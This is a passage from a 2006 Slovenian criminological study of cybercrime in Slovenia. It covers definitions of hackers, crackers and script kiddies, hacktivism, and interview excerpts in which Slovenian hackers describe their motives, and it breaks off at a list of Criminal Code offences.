Matej Kovačič

Kiberkriminal v Sloveniji

Besedilo je del raziskava "Računalniška/kibernetična kriminaliteta v Sloveniji" (2006). Ljubljana, Inštitut za kriminologijo pri Pravni fakulteti, 254 strani. Vodja raziskave: Nina Peršak.

***Povzetek**: Študija se ukvarja s problemom kibekriminala v Sloveniji. Uvodni del je posvečen opredelitvi pojmov povezanih s kibekrkiminalom, predvsem razjasnitvi pojmovne zmede okrog izraza (računalniški) heker. V nadaljevanju je podanih nekaj osnovnih statistik kibekrkiminalnih aktivnosti v Sloveniji, sledi pa pregled in analiza številnih varnostnih incidentov in kibekriminalnih aktivnosti v Sloveniji v času od približno leta 1994 do leta 2005. Med njimi je tudi nekaj takih, ki jih uradni organi niso nikoli obravnavali.*

Študija pa ne želi podati le zgodovinskega pregleda dogajanja na področju kiberkriminala v Sloveniji, pač pa vključuje tudi pogovore z akterji samimi. Slednji so opisovali svoje dejavnosti, odgovarjali pa so tudi na vprašanja o motivih za svoje početje.

***Ključne besede**: kiberkriminal, hekerji, internet, informacijska družba*

Cybercrime in Slovenia

***Abstract**: Study is focused in cybercrime in Slovenia. The beginning of the study devotes its attention to the definition of terms connected to cybercrime, especially to the clarification of the term (computer) hacker. Study is continued with some basic statistics about cybercrime activities in Slovenia, and overview and analysis of many security incidents and cybercrime activities in Slovenia between approximately 1994 to 2005. Some of theme were never revealed and prosecuted by authorities.*

The aim of the study is not to offer historical overview of cybercrime activities only. Study also contains the interviews with the individuals involved in cybercrime, which were describing their activities and talked about the motives for them.

***Keywords**: cybercrime, hackers, internet, information society*

Vsebina

Predgovor

Vprašanje kiberkriminala oz. uporabe/zlorabe sofisticiranih hekerskih tehnik je tematika, ki me zanima že praktično od mojih prvih srečanj z internetom. Med drugim tudi zato, ker gre pri kibekrkiminalu v veliki meri za nezakonite posege v zasebnost posameznikov, za vprašanje nadzora in zaščite pred njim. Problema nadzorovanja in informacijske varnosti sta pogosto razumljena in obravnavana predvsem kot tehnična problema. Družbeni vidiki so ob tem pogosto zapostavljeni, prav tako je pogosto zapostavljen pogled na drugo stran, pogled v tim. "hekersko podzemlje".

Razlog za to je, da so tovrstne kršitve zasebnosti za običajne uporabnike interneta pogosto nezaznavne, po drugi strani pa žrtve teh dejanj o incidentih pogosto sploh nočejo govoriti, mnogokrat pa jih niti ne želijo prijaviti. Tudi akterji, ki izvajajo takšen (nezakoniti) nadzor o svojih dejavnostih pogosto niso pripravljeni spregovoriti. Zbiranje konkretnih podatkov in primerov ter pogovori s hekerji in preiskovalci teh dejanj je tako zahtevalo precej naporov. Gradivo za pričujoče besedilo sem pričel zbirati pred približno štirimi leti in pri tem na začetku mnogokrat naletel na nezaupanje s strani sogovornikov. Počasi pa se je nezaupanje pričelo topiti in v nekem trenutku je gradivo pričelo prihajati kar "samo od sebe".

Pri pogovorih s hekerji smo se praviloma dogovorili, da sogovorniki povedo kar želijo, povedo če dovolijo uporabo svojega imena oz. vzdevka in pred objavo svoje izjave avtorizirajo. Večina sogovornikov je pred končno objavo želela videti tudi pričujoče besedilo. S takim dogovorom se raziskovalec seveda sooči z vprašanjem, kaj če bo nekdo kasneje svojo izjavo želel umakniti ali spremeniti, ali pa če bo želel vplivati na samo strukturo besedila? Vendar pa nihče od sogovornikov svojih danih izjav kasneje ni spreminjal ali umikal, pač pa so mi po vsakem pregledu besedila posredovali še več gradiva in še več koristnih predlogov za izboljšave. Sogovornikom se na tem mestu za sodelovanje še enkrat zahvaljujem.

V besedilu sem se v največji možni meri skušal izogibati vrednostnim sodbam, pa tudi ocenam izjav sogovornikov. Besedilo tako v največji meri skuša le navajati dejstva in avtentične izjave sogovornikov. Ti so včasih morda tudi pretiravali ali govorili neresnico, vendar pa odgovori kljub vsemu kažejo na način razmišljanja in delovanja sogovornikov.

Kljub številnim konkretnim primerom, ki so opisani, pa besedilo skoraj zagotovo odstira le površino kiberkriminalnega podzemlja. Dogajanje globoko pod površino pa verjetno nikoli ne bo razkrito.

Besedilo je nastalo v okviru ciljnega raziskovalnega projekta projekta "Računalniška/kibernetična kriminaliteta v Sloveniji", vodja projekta je bila dr. Nina Peršak, sodelavci P. Gorkič, M. Kovačič in A. Završnik, nosilec pa Inštitut za kriminologijo pri Pravni fakulteti v Ljubljani.
Raziskava je bila končana leta 2006, poročilo o raziskavi 148, "Računalniška/kibernetična kriminaliteta v Sloveniji" pa obsega 254 strani in je dostopno na Inštitutu za kriminologijo pri Pravni fakulteti v Ljubljani.

Kiberkriminal in kiberkriminalci

> "*Moje ime je modu1e... zavedam se, da so dejanja, ki sem jih storil napačna in nezakonita. Zavedam se, da sem z njimi povzročil ekonomsko skodo. Povedal bi rad, da me v svojih dejanjih ni vodila želja po koristi in uničevanju, ampak želja po znanju, raziskovanju... Moja duša je čista. Nisem kriminalec. Kriv sem, ker nisem želel biti le pasiven gledalec. Hotel sem spremeniti svoj delček sveta... ni mi uspelo... sem pa vsaj poskusil... Ali ste vi sploh kdaj poskusili?*
> *Ko pogledam nazaj, se zavedam, da sem imel veliko srečo. Mogoce sem bil zelo blizu ovadbi in posledičnemu kazenskemu pregonu. Tega najverjetneje ne bom nikoli izvedel. Definitivno pa bi se mi v primeru ovadbe življenje radikalno spremenilo. Pogosto se sprašujem, kakšna sila, kakšna želja nas vodi, da kljub zagroženi kazni raziskujemo in nadaljujemo z svojim početjem. Ko enkrat začneš je zelo težko prenehat... adrenalinski plamen ti preplavi telo, postaneš zasvojenec. Da, zmagal si. Top of the world... vendar vsakem vzponu sledi spust in na koncu te prej ali slej dobijo. Vsakokrat, ko v medijih prebereš o ovadbi vdora v računalniški sistem se vprašaš:"Ali bom jaz naslednji?". Lahko mi verjamete, to je zelo travmatična izkušnja.*
>
> *Ali sem heker? Ne vem. Mogoče. Vsekakor sem sedaj večji heker kakor v obdobju vdorov. Biti heker ne pomeni vdirati v računalnike ali ddosat* [DDOS (Distributed Denial Of Service) je napad na razpoložljivost sistema oziroma oviranje njegovega delovanja, m. op.] *sosede. Biti heker pomeni več kot biti odličen programer. Biti heker je stanje duha, način razmišljanja, iskanje znanja, resnice,.. Nedvomno sem se z nelegalnim početjem veliko naučil vendar niti približno toliko kakor z knjigami. Vdori so zame preteklost. Nedvomno bom vedno "heker". To imam v genih. Razlika je v temu, da je želja ostala, plamen pa je pojenjal...*
> *Tukaj bi se rad opravičil za svoja dejanja in se zahvalil vsem administratorjem, ki so mogoče imeli možnost vendar vseeno niso podali ovadbe... Hvala.*
> *...*
> *To je bil modu1e ... sedaj je le zgodovina.*" (modu1e, 2006).

Nekateri kiberkriminal definirajo kot vsako obliko kriminala, pri kateri je uporabljena računalniška oziroma v širšem smislu celo informacijska tehnologija. Vendar pa sta Douglas Thomas in Brian D. Loader mnenja, da kiberkriminal ni zgolj samo uporaba informacijsko-komunikacijske tehnologije v kriminalne namene, pač pa je bistveni element kiberkriminala v tem, da ta kriminal ne bi bil mogoč brez uporabe tehnologije, vsaj ne v takem obsegu (Thomas in Loader, 2000: 6). Poleg tega se kiberkriminal po Reitingerju od navadnega kriminala razlikuje še po treh pomembnih

značilnostih: lahko je izveden na daljavo; identiteto osebe, ki kaznivo dejanje izvede je mogoče razmeroma enostavno zakriti ali ponarediti (to je tudi razlog za številne internetne prevare, tim. *phishing*); poleg tega pa sledenje izvornemu komunikacijskemu sredstvu, preko katerega se je nekdo povezal v kiberprostor, ni vedno mogoče, saj izurjeni napadalci pogosto uporabljajo tehniko povezovanja preko različnih sistemov (ang. *looping* ali *weaving*, gre za tehniko, ko se napadalec na ciljni sistem ne poveže neposredno, pač pa preko številnih drugih sistemov, po možnosti lociranih v različnih državah, kar onemogoči ali vsaj oteži sledenje) (Reitinger, 2000: 137). Thomas pravi: "*[Hekerji] razumejo, da če 'kriminal' ne more biti povezan s telesom, le-ta ne more biti kaznovan*" (Thomas, 2000: 24). To je tudi razlog, zakaj ljudje kiberkriminalce pogosto dojemajo kot napol čudežna bitja in zakaj se o hekerjih in njihovih sposobnostih pogosto spletajo napol mi(s)tične predstave.

Izraz "heker" (ang. *hacker*) je prvi uporabil Joseph Weizenbaum leta 1976 (Voiskounsky, Babveva in Smyslova, 2000: 57), popularno pa izraz danes opisuje posameznika, ki ima veliko računalniško-tehničnega znanja, to znanje pa izkorišča za napad na računalniške sisteme, kar hekerje uvršča v polje računalniške kriminalitete. Izraz hekanje se večinoma uporablja za "*kompleksno mešanico legalnih in nelegalnih aktivnosti, od legitimnega kreativnega programiranja, do prepovedanega vdiranja in manipulacije svetovnih telefonskih ali računalniških sistemov*" (Taylor, 2000: 36); najbolj pogosto pa se ga dojema kot sofisticirano ilegalno dejavnost. Čeprav z izrazom heker danes poljudno označujejo kateregakoli kiberkriminalca, pa Thomas in Loader kiberkriminalce delita v tri kategorije: hekerje in phreakerje (ang. *phreaker*; gre za "telefonske hekerje", ki se ukvarjajo z zlorabo telefonskih sistemov; phreakerji so bili predhodniki hekerjev, formirati pa so se začeli v ZDA konec 70-tih let, v današnjem času jih skorajda ni več), ki vdirajo v sisteme večinoma iz radovednosti in ne povzročajo škode; trgovce z informacijami, katerih glavni motiv je profit; ter teroriste, ekstremiste in deviantneže, ki informacijske sisteme uporabljajo za nezakonite politične ali družbene dejavnosti (npr. razširjanje sovražnega govora, otroške pornografije, napade na strežnike sovražnih držav itd.) (Thomas, 2000: 6-8).

Obstaja pa še druga delitev, ki kaže, kako se je pojem (in odnos do njega) razvijal skozi čas. Levy pravi, da obstajajo štiri generacije hekerjev, s katerimi se je pojem hekerja spreminjal skozi čas. Prva generacija, ki izvira iz MIT, je v 50-tih in 60-tih letih prejšnjega stoletja razvila prve programske tehnike. Drugo generacijo predstavljajo tisti posamezniki, ki so razvili prve osebne računalnike in s tem omogočili dostop računalniške tehnologije širšim množicam. Tretjo generacijo označujejo vodilni razvijalci računalniških iger. Četrto pa osebe, ki na nedovoljene načine vstopajo v tuje računalnike (Taylor, 2000: 36). Iz te delitve tudi izhaja, da so bili prvotni hekerji predvsem

ustvarjalni, zadnja generacija hekerjev pa naj bi bila že v večji ali manjši meri destruktivna. Podobnega mnenja je bil tudi sogovornik Arctus: "*Saj se to ve, kdo so, oz. kdo so bili - pionirji na področju računalnistva, in to je to!*" (Arctus, 2006a).

Po samodefiniciji pa se hekerji v hekerskem slovarju (*Jargonfile*) opisujejo kot "*osebe, ki uživajo v raziskovanju računalniških sistemov in iskanju novih načinov njihove uporabe; osebe, ki navdušeno (celo obsedeno) programirajo ... osebe, ki uživajo v intelektualnih izzivih v aktivnem premagovanju in zaobhajanju omejitev*" (MIT, 2003). Eden izmed slovenskih hekerjev, Exceed, je v pogovoru povedal: "*ne razumem zakaj ljudje izraz hekanje vedno povezujejo z vdiranjem in asocialnimi tipi. ta termin ne pomeni nič drugega kot da si zelo dober v neki stvari, pa naj si bo to računalništvo ali kaj drugega. sem menja da je to bolj način razmisljanja, želja po znanju, izziv...*" (Kovačič, 2004a). V enem izmed svojih člankov, v katerem opisuje hekersko tehniko prekoračitve medpomnilnika (ang. *buffer overflow*), je tako zapisal: "*Dokument je posvečen vsem, ki vedo, da sta hekanje in učenje način življenja in ne vsakdanje delo, modna muha ali skupek navodil prebranih v strokovni literaturi*" (Exceed, 2004a). Na vprašanje zakaj se ukvarja s hekanjem pa je odgovoril: "*zaradi želje po znanju in izziva*" (Kovačič, 2004a).

Podobnega mnenja, da namreč hekanje ni nujno povezano zgolj z računalništvom, ter da gre za način življenja, je bil tudi sogovornik freejack:

> "*Hacker je oseba, ki rad preučuje vse stvari in to do največje možne mere. Med drugim tudi oz. še posebej na videz nepomembne podrobnosti, v upanju po odkritju 'skritih' posebnosti le te, uporabnost in slabe lastnosti/šibki člen. Npr. možno je 'hackat' knjigo, s tem da se jo uporabi za izravnavo mize ali uporabit list oz. njegovo ostrino za rezanje stvari. Smisel tega je, da je bila knjiga uporabljena v nek drug način in ne za branje, ki je njena primarna oz. osnovna uporabnost. Podobno lahko govorimo v zvezi z računalniki, ko je nek del, programske ali strojne opreme, uporabljen v namen, za katerega ni bil primarno zasnovan. Poleg računalnikov in ostalih stvari, se v vsakdanjem življenju pojavlja še izraz 'social hacking'. Z znanjem psihologije, lahko nekdo prepriča človeka, da naredi nekaj, kar mu reče (v mejah normale seveda). Čeprav se sam izraz sicer uporablja redko, se z njim srečamo vsak dan; žene, možje, fantje, punce, učiteljice, ipd. (npr. ti reče sestra; naredi to zame, pa te ne bom zatožila, kot si takrat naredil to in to). Izven konteksta računalniškega sveta, je uporabljen še izraz 'vadding', ki govori o raziskovanju stvari, do katerih povprečen človek sicer nima dostopa; do kleti, podstrešja javnih zgradb, vzdrževalnih tunelov, jaškov dvigala, itd. Včasih se takšne oz. določene dejavnosti v človeku razvijejo in se od definicije 'hacker' odcepijo, ter postanejo nove/druge, npr. 'phreaking'; termin, uporabljen v navezi z 'heckanjem' telefonov oz. telefonskih sistemov ali 'carding', ki v bistvu predstavlja goljufijo s kreditnimi karticami in je nezakonita. Skratka; gre na nagnjenje, ki se izraža tudi zunaj sveta računalništva, vendar ob uporabi istih metod; da odkrije nekaj, kar je navadnemu človeku*

'skrito'. ... Oseba, ki jo opišemo z besedo/pojmom 'hacker' je v bistvu željna znanja. Veliko bere, zbira informacije, ne samo določene, ampak vsakršne. Zaradi tega ima znanje, ki je potrebno za npr. vdor v računalniško omrežje, vendar pri tem, za razliko od crackerjev, tudi ostane. Biti hacker ni nekaj kar delaš, ampak je način življenja." (Freejack, 2003).

Podobno razmišlja tudi Arctus: "*Človek, ki je nekoč bil hacker, bo vedno ostal hacker, če ne po svojih dejanjih pa po miselnosti. Ne pozabimo, da se ne dajo 'hackat' samo računalniki. Tudi ljudje, živali in ostali mehanizmi/organizmi imajo svoje ranljivosti (exploits), ki jih lahko človek izkorišča sebi v prid. Je mogoče hacking naravna selekcija, boj za obstanek, boj za prevlado in moč?*" (Arctus, 2004a).

Tudi znani ameriški varnostni strokovnjak in kriptolog Bruce Schneier hekanje razume kot stanje duha, pri čemer pa ta način razmišljanja povsem ločuje od namena uporabe le-tega: "*Heker je nekdo, ki razmišlja izven okvirov. Je nekdo, ki opusti običajno modrost in namesto tega naredi nekaj drugega. Je nekdo, ki gleda na rob in se sprašuje kaj je na oni strani. Je nekdo, ki vidi niz pravil in se sprašuje, kaj se zgodi, če jim ne slediš. Heker je nekdo, ki eksperimentira z omejitvami sistema zaradi intelektualne radovednosti. ... Računalniki so odlično igrišče za hekerje. Računalniki in računalniška omrežja so ogromni zakladi skrivnega znanja. Internet je brezmejna pokrajina neodkritih informacij. Več kot veš, več lahko storiš. ... To je varnostno hekanje: vdiranje v sisteme s pomočjo razmišljanja na drug način. 'Heker' je stanje duha in nabor veščin; kako to uporabiš, pa je drugo vprašanje.*" (Schneier, 2006).

Vsekakor izraz "hack" ni nujno vezan samo na računalništvo, pač pa se uporablja kot označitev kreativne uporabe nečesa. Eden bolj znanih neračunalniških "hackov" je odprtokodna licenca GNU GPL, ki jo je leta 1989 pripravil Richard Stallman. GPL licenca uporabniku računalniškega programa daje pravico reprodukcije programa pod nekaterimi pogoji, glavni je, da uporabnik skupaj s programom (oziroma na zahtevo) distribuira tudi njegovo programsko kodo, vključno z vsemi lastnimi spremembami in izboljšavami programa. Ta zahteva je znana pod imenom "copyleft" (v nasprotju s "copyright"), avtorskopravno zakonodajo izkorišča za širjenje pravic uporabnikov in ne za njihovo ožanje. Zato se v zvezi s tim. copyleftom govori o tem, da gre v tem primeru za "hack" avtorsko pravne zakonodaje (Wikipedia, 2005).

S samodefinicijo hekerjev se vzpostavlja tudi delitev na tim. "črne" (ang. *black hat*) in "bele" (ang. *white hat*) hekerje. Tim. "beli hekerji" poudarjajo, da spoštujejo določena etična načela, predvsem se izogibajo namernemu povzročanju škode. Eden takšnih, ki se za hobi ukvarja s preganjanjem tistih, katerih namen je predvsem povzročanje škode je v pogovoru povedal: "*Ja pri tem kar*

počnem jaz se včasih poslužim tudi stvari, ki niso ravno legalne.. ... Če se gre za ddos, potem pač moram nekako priti do vzorca... glede na to, da se gre za veliko okuženih računalnikov, to avtomatsko pomeni da imam na izbiro dooosti slabo zaščitenih mačin. V eno moram vdreti, da si izborim vzorec... to je "nelegalni " del. Vedno pustim sporočilo, da je računalnik okužen, in seveda brišem vzorec.." (Kovačič, 2006c).

Res pa je, da razlika med tem kaj je zlonamerno povzročanje škode in kaj ne, zunanjemu opazovalcu pogosto ni povsem jasna. Eden glavnih hekerskih idealov je svoboda: svoboda govora, svoboda raziskovanja (kar vključuje tudi reverzni inženiring), svoboda deljenja informacij ("*informacije želijo biti svobodne*") ter svoboda od oblasti. Exceed je v pogovoru zapisal: "*popolnoma se strinjam s tem sloganom* (s sloganom 'information wants to be free / informacije želijo biti svobodne', m. op.), *kajti če so informacije svobodne potem je tudi družba svobodna*" (Kovačič, 2004a). Podobnega mnenja pa je bil tudi član skupine "Reci NE NATO!": "*Ja, recimo information must be free. Dokler so na voljo le redkim, so možne zlorabe s strani te manjšine. Zavoljo preprečitve zlorab s strani manjšine bi bilo dobro, da so bolj free*" (Kovačič, 2004b). Seveda pa je govora izključno o informacijah države in korporacij, ne pa tudi o informacijah posameznikov: "*Tukaj bi izpostavil predvsem učinke spama in hackanja. V kolikor so posledice za kogarkoli bistveno škodljive, potem je potrebno zadeve omejiti. V kolikor pa gre za neškodljive zadeve, pa jih je potrebno tolerirati. Problem spama je v drezanju v zasebnost (teženju z motečimi vsebinami, reklamami) in zbiranja podatkov o posameznikih. Zbiranje podatkov o posameznikih je potrebno regulirati. Drezanje v zasebnost pa omejiti.*" (Kovačič, 2004b). Seveda pa je problem v tem, da lahko do škode lahko pride tudi z objavo "državnih" in "korporativnih" informacij:

avtor	*sporočilo*
Matej	Kaj pa če vdreš v bazo ministrstva za obrambo?
recinenato	Ja, tukaj je problem pač v tem kateri podatki morajo biti skriti, kateri pa ne. Vendar vseeno. Kako boš te podatke uporabil? Če z njimi ne narediš nič, v redu... ni problema... Če pa jih predaš Al Kajdi, ki nato napade šibke točke Bežigrada, to ni v redu. Mogoče bi bilo najbolje, da so vsi podatki dostopni in bi se raje osredotočili na njihovo (zlo)rabo. Samo to nekako ni pravi način...
	...
recinenato	Ja kje je meja? Ne vem... če vdreš v banko in sesuješ informacijski sistem, potem to zihr ni dobro. Če pa vdreš v banko in svoji punci, ki dela v banki poslješ simpatičen pop-up, to ni škodljivo. Seveda, finančni direktor bo mogoče rekel, da je škodljivo, ker uporabljam njihovo infrastrukturo v zasebne namene. Ampak kratek telefonski klic iz službenega telefona se tudi praviloma torelira...

Pogovor s predstavnikom skupine "Reci NE NATO!" (Kovačič, 2004b).

Pri razmišljanju o zlonamernih in dobronamernih hekerjih pa je zanimiv pristop nepodpisanega avtorja zapazke v ugledni pravni revija *Harvard Law Review*. Revija je namreč objavila anonimno razmišljanje o varnostnih incidentih na internetu, v katerem avtor ubira povsem nov pristop. Trdi namreč, da bi na računalniška omrežja morali gledati kot na nekakšne organizme z imunskimi sistemi - za katere je značilno, da jih napadi bolezni krepijo. Po mnenju avtorja imajo odkrite in izrabljene varnostne ranljivosti za posledico reakcijo - odpravo teh ranljivosti s strani proizvajalcev ter povišano varnostno kulturo uporabnikov. To po mnenju avtorja krepi "imunski sistem" interneta in zmanjšuje verjetnost, da bi nekoč prišlo do katastrofalnega napada, ki bi lahko ogrozil nacionalno ali celo globalno varnost (Harward Law Review, 2006: 2442). Zaradi tega po njegovem mnenju nekatere oblike kiberkriminala - pa čeprav so zlonamerne - prinašajo več koristi kot stroškov, to pa bi bilo po njegovem mnenju potrebno upoštevati tudi pri obravnavi kiberkriminalnih dejanj (Harward Law Review, 2006: 2442).

* * *

Ni naključje, da so bili hekerji eni prvih razvijalcev prosto dostopnih šifrirnih programov, prostega programja, odprte kode in nasprotniki kakršnekoli oblike cenzure in državne regulacije interneta. Glavni motiv hekerstva sta tako predvsem svoboda in radovednost. Znano besedilo iz filma *Hackers*, s katerim se sodobni hekerji pogosto identificirajo in ga citirajo, to dobro opisuje: "*Da, sem kriminalec. Moj zločin je radovednost. Moj zločin je, da sodim ljudi po tem, kar rečejo in mislijo, ne po tem, kako izgledajo. Moj zločin je, da sem bolj bistroumen kot vi, nekaj, česar mi nikoli ne boste oprostili. / Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.*". Ti hekerji (po lastni samodefiniciji naj bi bili to tudi edini pravi hekerji) so zaslužni za razvoj številnih orodij za zaščito zasebnosti, orodij za povečevanje informacijske varnosti, pa tudi za širjenje zavedanja o in obrambe človekovih pravic v kiberprostoru. Nekateri od njih se povezujejo tudi s klasičnimi političnimi aktivisti (npr. s tim. antiglobalisti) in jim brezplačno nudijo tehnično podporo pri vzdrževanju informacijskih servisov ter nelegalnim političnem oz. aktivističnem delovanju na spletu, za kar se uporablja tudi izraz haktivizem (ang. *hacktivism*). Denningova haktivizem definira kot povezavo med aktivizmom (pri katerem gre za uporabo interneta v namene širjenja informacij, debatiranje, načrtovanje in koordinacijo političnih in družbeno angažiranih aktivnosti, itd., skratka legitimno uporabo, ki ni dekstruktivna) in hekanjem. Po njeni definiciji je haktivizem sicer v osnovi dejavnost povzročanja motenj, ne pa tudi resni škodi. Kot primere navaja virtualno zasedništvo (razobličenja spletnih strani), virtualne blokade (politično ali aktivistično motivirani DOS napadi), pošiljanje poštnih bomb, vdore ter širjenje računalniških virusov in črvov (Denning, 2001: 241). Uporabo hekerskih tehnik v aktivistične a destruktivne namene (npr. povzročanje ekonomske škode ali ogrožanje

življenja ljudi) pa Denningova uporablja izraz kiberterorizem (Denning, 2001: 241). Izraz kiberterorizem je sicer sporen, saj so nekateri mnenja, da kiberterorizem kot ena izmed zvrsti terorizma sploh ne obstaja oz. gre za bolj teroretični pojem (npr. Schneier v Beyond Fear (Schneier, 2003: 233-237). Kljub temu sta na internetu znana vsaj dva primera varnostnih incidentov, ki bi ju glede na definicijo Dorothy E. Dennig lahko šteli za kiberterorizem.[1]

Definicija haktivizma, kot ga podaja Denningova, ne vključuje tistih oblik internetnega aktivizma, pri katerih gre za nudenje informacijske podpore političnim aktivistom, oziroma za onemogočanje nadzornih in cenzorskih mehanizmov. Enega izmed takih primerov predstavlja gibanje *Cypherpunk* (izraz izvira iz izraza *cyberpunk* - kiberpank in besede *cipher* - šifra), ki je bilo ustanovljeno leta 1992 na Berkleyski univerzi, njegovi izvori pa sicer segajo že v pozna 80-ta leta 20. stoletja. Cypherpunkerji so zagovarjali individualne svoboščine posameznika nasproti državi v virtualnem svetu, ustanovljeni pa so bili z namenom razvijanja programov in sistemov za anonimizacijo na internetu, šifriranje podatkov in sporočil, elektronsko podpisovanje ter anonimni digitalni denar (Hughes, 1993, May, 1988 ter May, 1995). Podobna projekta sta še Hacktivismo[2] in Peekabooty.[3] Na nek način tim. beli hekerji tvorijo jedro civilne družbe na internetu, ki je v veliki meri zaslužna za varovanje digitalnih človekovih pravic. Član skupine "Reci NE NATO!" je zapisal: "*Tehnologija daje moč tistemu, ki ima znanje. Ponavadi je to manjšina. Ta manjšina pa ima lahko dobre ali slabe namene. Ne pozabimo, vladarji so manjšina. Problem sam ni v tehnologiji. Problem je v uporabi tehnologije. Neka manjšina, ki se je po "krivici" ne sliši dovolj s pomočjo tehnologije postane glasnejša. S pomočjo tehnologij je boj med vladajočimi in vladanimi lahko enakovrednejši. Vladani lahko s pomočjo premetenosti izbrskajo marsikatero informacijo, ki je vladajoči neuporavičeno ne pustijo v javnost. V takih primerih je hackersko napadanje upravičeno. Določene informacije po krivem niso javne.*" (Kovačič, 2004b).

Tim. beli hekerji sami vzpostavljajo distinkcijo do tim. črnih hekerjev, ki jih označujejo z izrazom kreker (ang. *cracker*). To so osebe, ki hekersko znanje zlorabljajo za slabe namene, predvsem nezakonito vdiranje v računalnike s pridobitnimi nameni ter povzročanje škode. Izraz kreker se sicer uporablja tudi za posameznike, ki se ukvarjajo z im. reverznim inženiringom programske opreme, predvsem z namenom razbijanja zaščite programov prek kopiranjem. Ena izmed krekerskih

[1] Gre za tim. 911 worm, računalniški virus, ki se je pojavil aprila 2000 in je po uspešni okužbi skušal z modemom klicati na številko za klic v sili (v ZDA je to številka 911) (CERT, 2000). Podoben primer se je zgodil tudi julija 2002, ko je nekdo napisal virus, ki je zamenjal klicne številke uporabnikov storitve WebTV s številko 911 (U.S. Department of Justice, 2004). Lažni klici na številko 911 so motili delovanje reševalnih služb in policije.

[2] Hacktivismo je oddelek hekerske skupine *Cult of the Dead Cow* (cDc), katerega namen je boj za prost dostop do informacij in proti cenzuri na internetu. Hacktivismo je bil ustanovljen leta 1999 (Cultdeadcow.com, 2001).

[3] Cilj projekta Peekabooty je izdelava orodij za onemogočanje cenzure na internetu. Več o projektu na: <http://www.peek-a-booty.org/>.

skupin z imenom Wsi.Crk je okrog leto dni delovala tudi v Sloveniji. Skupina se je ukvarjala z razbijanjem zaščit predvsem slovenske programske opreme, za nadaljno distribucijo pa je poskrbela skupina Warez.Si (Arctus, 2006b).

Medijske prezentacije hekerje pogosto predstavljajo kot zlonamerne posameznike in praviloma ne ločujejo med belimi in črnimi hekerji, s čimer pomagajo pri opravičevanju povečanja nadzora in oglaševanju izdelkov za področje informacijske varnosti. Poleg tega se vzpostavlja še distinkcija do skriptarjev (ang. *script kiddie*). To so osebe, ki nimajo pretiranega računalniškega znanja, pač pa za vdore uporabljajo javno dostopna vdiralska orodja, ki so jih razvili drugi. Če so krekerji praviloma visoko motivirani in vdirajo v točno določene sisteme, pa skriptarji navadno ne iščejo točno določenih žrtev, pač pa po internetu povsem naključno iščejo slabo zaščitene računalnike, v katere potem poiskušajo vdreti, njihovi motivi pa so večinoma samodokazovanje, zabava ali vandalizem. Sogovornik *VolkD*[4] je bil mnenja, da je večina tim. skriptarjev prične svojimi aktivnostmi proti koncu osnovne šole, najbolj destruktivni so okrog starosti 16 let, nekje do 18-tega ali 19-tega leta starosti pa s svojimi aktivnostmi prenehajo, oziroma jih prerastejo (Kovačič, 2006c). Kot jih je opisal eden izmed sogovornikov: "*srečujem jih skoraj vsakodnevno na raznih forumih. Mulci, ki mislijo, da bodo oboroženi z Sub7* (gre za znano hekersko orodje oz. trojanskega konja, m. op.) *in XP-ji osvojili svet. Nimajo želje po znanju in si želijo vse instantno. Njihov edini motiv je bahanje*" (Kovačič, 2004a). Tipičen primer za to je tudi naslednji zapis pogovora na IRC-u avtorja "Bl4cky": "*PLISS KDO VE: jaz bi rabo nek virus :D za učitelco da bi ji poslal neki po mailu, pa bi ona to odprla in bi se ji naloil virus in bi jaz lahko pol dostopil do njenih podatkov ? ... rabim test. in ga ima na pcju*" (Božič, 2006c). V kontrast takemu razmišljanju lahko postavimo izjavo 16-letnega britanskega študenta Richarda Prycea, znanega tudi kot Datastream Cowboy, ki je leta 1994 vdrl v več visoko zaupnih ameriških vojaških sistemov: "*Nekateri so gledali televizijo po šest ur na dan, jaz pa sem hekal računalnike.*" (Ungoed-Thomas, 1998).

Že njihovi motivi (zabava, vandalizem) ter pomanjkanje znanja ter celo želje po znanju, dajejo slutiti, da je glavni problem skriptarjev predvsem neustrezna oz. napačna motiviranost. Sogovornik *VolkD* temu razmišljanju pritrjuje: "*Najbolj mi je bil pa zanimiv en ddosnet* [prikrito omrežje namenjeno DDOS napadom, m. op.] *od enega 17-let starega fanta z okolice Novega mesta. Ta je imel stvari narejene tako, da je za okužbo uporabil RX-e* [gre za orodje rxBot, m. op.] *, potem jih je pa nadomestil z svojim programom napisanim v delphiju. ddosnet je bil majhen, kake 70*

[4] *VolkD*, gre za starejšega gospoda, je bil sredi leta 2004 žrtev DDOS napada (Volkd, 2004). Med reševanjem incidenta se je seznanil s prikritimi omrežji - botneti. Od tedaj naprej se za hobi ukvarja z analizo in uničevanjem prikritih omrežij. Pri tem se včasih posluži tudi nezakonitih metod. Če namreč želi pridobiti tim. "virusni vzorec" prikritega omrežja, mora vdreti v nek okužen računalnik. Kljub temu, da je njegov namen uničevanje nezakonitih prikritih omrežij, pa omenjeno pridobivanje virusnih vzorcev predstavlja kršitev zakonodaje.

računalnikov. Šel sem tako daleč, da sem prišel do imena in priimka. Poklical, dobil na telefon mamo in izvedel še ostale podatke. Fanta sem zanimiral za povsem druge stvari. Danes piše komercialne programe. Z enim res dobrim programom v delphiju, je zaslužil malo manj kot 1000EUR." (Kovačič, 2006c).

Kiberkriminal v Sloveniji

Ker je hekanje, izraz je tokrat uporabljen v smislu izvajanja sofisticiranih ilegalnih dejavnosti, dejavnost, ki je navadno nezakonita in negativno sankcionirata, je seveda razumljivo, da je pridobivanje podatkov o hekanju in hekerjih težavna naloga. Dodaten problem predstavlja tudi dejstvo, da je za razliko od nekaterih bolj klasičnih oblik kriminala, nekatere hekerske tehnike težko zaznati oz. odkriti, po eni strani zato, ker napadalci skušajo delovati čimbolj prikrito, po drugi strani pa tudi zaradi neznanja oškodovancev. Poleg tega pa tudi v primeru, da hekerski napad postane očiten, oškodovanci tovrstna kazniva dejanja neradi prijavljajo policiji, saj se podjetja bojijo izgube dobrega imena, sistemski administratorji pa se bojijo izgube službe ali ugleda. Prav tako pa pri odstranjevanju posledic napada oškodovanci pogosto reagirajo napačno in pri odpravljanju posledic napada sami zakrijejo oz. uničijo sledi.

V *Kazenskem zakoniku*[5] (KZ) so kot kazniva dejanja, ki bi jih lahko šteli med tim. računalniška kazniva dejanja oziroma kazniva dejanja, ki jih je mogoče izvesti s pomočjo računalniška oz. informacijske tehnologije, opredeljana naslednja ravnanja:

- neupravičeno prisluškovanje in zvočno snemanje (148. člen KZ, v osnovi ne gre za tim. "računalniško kaznivo dejanje");
